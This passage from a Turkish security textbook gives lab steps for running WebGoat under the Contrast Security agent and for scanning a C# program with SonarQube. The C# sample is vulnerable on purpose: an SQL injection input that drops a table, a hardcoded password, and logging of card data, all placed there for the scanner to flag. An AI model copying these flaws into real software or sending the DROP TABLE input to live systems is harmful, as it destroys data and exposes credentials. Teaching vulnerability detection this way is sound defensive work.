11. Adım: contrast_security.yaml adlı ajan ayar dosyasındaki (Görsel 3.48) bilgilere göre .env.template dosyasında gerekli değişiklikleri yapınız (Görsel 3.49).

```
api:
  url: https://ce.contrastsecurity.com/Contrast
  api_key: xxxxxxxxxxxxxxxxxx
  service_key: xxxxxxxxxxxxxx
  user_name: xxxxxxxxxxxxxxxxxxxxxxxxx
```

Görsel 3.48: Ajan ayar dosyası içeriği

```
CONTRAST__API__USER_NAME=<Agent Username>
CONTRAST__API__API_KEY=<API Key>
CONTRAST__API__SERVICE_KEY=<Agent Service Key>
# Change this to your Contrast URL if you are not using Community Edition
CONTRAST__API__URL=https://ce.contrastsecurity.com/Contrast
```

Görsel 3.49: .env.template dosyası içeriği

12. Adım: .env.template dosyasını .env adıyla farklı kaydediniz.


13. Adım: Windows terminalinde docker compose up komutuyla webgoat docker konteynerini çalıştırınız (Görsel 3.50).

```
D:\webgoat\contrast-java-webgoat-docker>docker compose up
[+] Building 0.0s (0/0)  docker:default
2024/02/25 14:59:57 http2: server: error reading preface from client //./pipe/docker_engine: file has already been close
[+] Building 66.4s (8/8) FINISHED                                                                          docker:default
 => [webgoat internal] load build definition from Dockerfile                                                        0.0s
 => => transferring dockerfile: 1.14kB                                                                              0.0s
 => [webgoat internal] load metadata for docker.io/adoptopenjdk/openjdk8:debianslim                                 3.3s
 => [webgoat internal] load .dockerignore                                                                           0.0s
 => => transferring context: 2B                                                                                     0.0s
 => [webgoat] https://github.com/WebGoat/WebGoat/releases/download/7.1/webgoat-container-7.1-exec.jar              39.2s
 => [webgoat 1/3] FROM docker.io/adoptopenjdk/openjdk8:debianslim@sha256:2397e5f5aadb022a0b15f9c154f831366bd16f8   19.4s
 => => resolve docker.io/adoptopenjdk/openjdk8:debianslim@sha256:2397e5f5aadb022a0b15f9c154f831366bd16f81a5e28d79   0.0s
 => => sha256:bc052705fe72119e369451566539 41da04c464adc11ab5f1ea5ad9f0e8a6b72c 103.59MB / 103.59MB               18.3s
 => => sha256:2397e5f5aadb022a0b15f9c154f831366bd16f81a5e28d797fda6b7a5193eeff 1.10kB / 1.10kB                       0.0s
 => => sha256:5169e63ebae0fbde21cf4eaf1679bcbc7148fdb4032c004a76256b7b23f31422 954B / 954B                          0.0s
 => => sha256:95d058b0a08826c38d5ff5324cc00cef2ed45ca23ad39012362a8e1adff4066e 3.48kB / 3.48kB                      0.0s
 => => sha256:b992ca815489079dcc6d19cf381c63d057e1b924edd453734f694be5ee23dfd9 27.19MB / 27.19MB                    9.1s
 => => sha256:e2cdce4d6b831c0fd2003c59835bea03382007bec2796639a9a219ba4233b54e 13.12MB / 13.12MB                    7.6s
 => => extracting sha256:b992ca815489079dcc6d19cf381c63d057e1b924edd453734f694be5ee23dfd9                           1.1s
 => => extracting sha256:e2cdce4d6b831c0fd2003c59835bea03382007bec2796639a9a219ba4233b54e                           0.4s
 => => extracting sha256:bc052705fe72119e369451566539 41da04c464adc11ab5f1ea5ad9f0e8a6b72c                          0.9s
 => [webgoat 2/3] ADD https://github.com/WebGoat/WebGoat/releases/download/7.1/webgoat-container-7.1-exec.jar /op  0.5s
 => [webgoat 3/3] RUN apt-get update   && apt-get install -y gnupg   && curl https://pkg.contrastsecurity.com/ap  23.1s
 => [webgoat] exporting to image                                                                                    0.1s
 => => exporting layers                                                                                             0.1s
 => => writing image sha256:7e4d7f963089101acc54292bd1fa063bf088921386a1b441f0b211f29ff0938c                        0.0s
 => => naming to docker.io/library/contrast-java-webgoat-docker-webgoat                                             0.0s
[+] Running 2/1
```

Görsel 3.50: Docker konteyneri çalıştırma komutu


14. Adım: Contrast Community Edition web sayfasında Applications linkine tıklayınız.

15. Adım: Açılan web sayfasında WebGoatDocker uygulamasının eklendiğini gözlemleyiniz (Görsel 3.51).



Görsel 3.51: Contrast Community Edition "Tüm Uygulamalar" sayfası

16. Adım: Web tarayıcısında http://localhost:8080/WebGoat/ sayfasına giderek WebGoat uygulamasına giriniz (Görsel 3.52).




Görsel 3.52: WebGoat giriş penceresi

17. Adım: WebGoat uygulaması SQL Injection sayfasında formu doldurup onaylayınız (Görsel 3.53).


Görsel 3.53: WebGoat SQL Injection sayfası

18. Adım: Contrast Community Edition web sayfasında Vulnerabities linkine tıklayarak zafiyetleri gözlemleyiniz (Görsel 3.54).



Görsel 3.54: WebGoat uygulaması zafiyetler sayfası

19. Adım: İlk zafiyete tıklayarak zafiyet hakkında bilgi alınız (Görsel 3.55).



Görsel 3.55: WebGoat uygulaması zafiyet detay sayfası


15. UYGULAMA

> C# programlama dili ile yazılan bir uygulamayı, statik kod inceleme aracı SonarQube ile test etme işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Program.cs dosyası içine C# kodlarını yazınız.


```
namespace Statik
{
    internal class Program
    {
        static void Main(string[] args)
        {
            // Örnek C# uygulaması
            int x = 0;
            Console.WriteLine(x);
            // HATA: SQL enjeksiyon güvenlik açığı
            string userInput = "1'; DROP TABLE Users; --";
            string sqlQuery = "SELECT * FROM Orders WHERE CustomerID = '" + use-
rInput + "'";

            // HATA: Sabit kodlanmış parola
            string hardcodedPassword = "myPassword123";

            // UYARI: Parola karmaşıklık kontrolü
            string password = "password";
            if (password.Length < 8)
            {
                Console.WriteLine("UYARI: Şifre yeterince uzun değil.");
            }
            // UYARI: Güvensiz API kullanımı
            string untrustedData = Console.ReadLine();
            Console.WriteLine("Güvenli Olmayan Veri: " + untrustedData);
            // UYARI: Özel Bilgileri Loglama
            string creditCardNumber = "1234-5678-9012-3456";
            Console.WriteLine("Kredi Kartı Numarası: " + creditCardNumber);
            Console.ReadLine();
        }
    }
}
```

2. Adım: SonarQube programını **https://www.sonarsource.com/products/sonarqube/downloads/** adresine giderek, **Community Edition** sekmesinden **DOWNLOAD FOR FREE** butonuna basarak indiriniz (Görsel 3.56).




Görsel 3.56: SonarQube programını indirme sayfası

3. Adım: Kurulumunu gerçekleştirdiğiniz programı çalıştırınız. **Kullanıcı adı, admin** ve **şifre, admin** yazarak statik kod analizi programına giriş sağlayınız (Görsel 3.37).



Görsel 3.37: Statik kod analizi programına giriş penceresi


4. Adım: Giriş sağlandığında şifre yenileme sayfasına yönlendirileceksiniz. Yeni şifrenizi girerek onaylayınız ve proje oluşturma sayfasını görünüz (Görsel 3.58).



Görsel 3.58: Proje karşılama sayfası


5. Adım: Create project manually seçeneğini tıklayarak proje oluşturunuz.

6. Adım: Açılan proje oluşturma ekranında proje ismine **statikkodincele** yazarak **Next (İleri)** butonuna basınız (Görsel 3.59).




Görsel 3.59: Proje oluşturma sayfası

7. Adım: Use the global setting seçeneğini seçerek **Create project** butonuna tıklayınız (Görsel 3.60).




Görsel 3.60: Proje ayarları sayfası

8. Adım: Analiz metot sayfasında deponuzun nasıl analiz edileceği belirtilir. **Locally** seçeneğini seçerek, deponun yerel olarak analiz edilmesini sağlayınız (Görsel 3.61).




Görsel 3.61: Analiz metot sayfası

9. Adım: Açılan sayfada projeniz için bir **token** ismi veriniz ve **Generate** butonuna tıklayınız (Görsel 3.62).




Görsel 3.62: Token ayarlama ekranı

10. Adım: Açılan sayfada oluşturulan token görülür. **Continue** butonuna tıklayarak devam ediniz (Görsel 3.63).



